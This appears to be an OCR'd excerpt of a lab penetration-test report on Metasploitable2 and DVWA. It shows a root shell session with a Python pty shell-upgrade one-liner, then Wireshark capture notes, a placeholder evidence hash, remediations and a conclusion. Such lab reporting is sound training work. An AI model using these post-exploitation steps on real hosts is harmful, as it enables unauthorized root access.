
```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
whoami
root
sudo -l
User root may run the following commands on this host:
    (ALL) ALL
python3 -c 'import pty; pty.spawn("/bin/sh")'
sh: line 9: python3: command not found
python -c 'import pty; pty.spawn("/bin/sh")'
sh-3.2# ls
ls
bin    dev   initrd      lost+found  nohup.out  root  sys  var
boot   etc   initrd.img  media       opt        sbin  tmp  vmlinuz
cdrom  home  lib         mnt         proc       srv   usr
sh-3.2# whoami
whoami
root
sh-3.2#
```

Capture the traffic by using the wireshark


Launch the wireshark on kali using the terminal and capture the traffic

To save the specific network traffic & to save the specific network taffic

ip.address== 10.208.16.229



Convert the capture file into the hash 256



Document Evidence Collection:

Item	Description	Collected By	Date	Hash Value
Traffic Log	HTTP traffic dump	VAPT Analyst	2025-11-26	abc123... (full SHA256 hash string)

REMEDIATIONS AND RECOMMENDATIONS

To mitigate the identified vulnerabilities and strengthen overall security, the following measures are recommended:

- **Input Validation and Sanitization:**
  Implement strict input validation on all user inputs to prevent SQL Injection and Cross-Site Scripting (XSS). Use parameterized queries and prepared statements in the backend.
- **Patch and Update Vulnerable Services:**
  Upgrade or patch the vsftpd FTP server to a secure version to eliminate the backdoor vulnerability. Regularly apply security updates to all software components.
- **Secure Authentication and Session Management:**
  Enforce strong password policies, implement account lockout mechanisms to prevent brute-force attacks, and ensure secure session handling with HttpOnly and Secure cookies.
- **Web Application Firewall (WAF):**
  Deploy a WAF to detect and block common web attacks and provide an additional layer of defense against injection attacks and malicious payloads.
- **Continuous Vulnerability Management:**
  Establish regular vulnerability scanning and penetration testing schedules to detect new risks promptly and verify remediation effectiveness.
- **User Awareness and Training:**
  Educate development and operations teams on secure coding practices and incident response procedures to reduce human-related risks.

CONCLUSION

The Week 2 penetration testing engagement successfully identified multiple critical security vulnerabilities in the Metasploitable2 and DVWA lab environments, including SQL Injection, Cross-Site Scripting, and remote code execution via FTP backdoors. Exploit chaining and customized proof-of-concept scripts validated these weaknesses, demonstrating potential real-world impact. The comprehensive testing approach and detailed documentation provide a solid foundation for remediation efforts. Addressing the identified vulnerabilities with timely patches, input validation, and access controls will significantly enhance the security posture and reduce the risk of exploitation.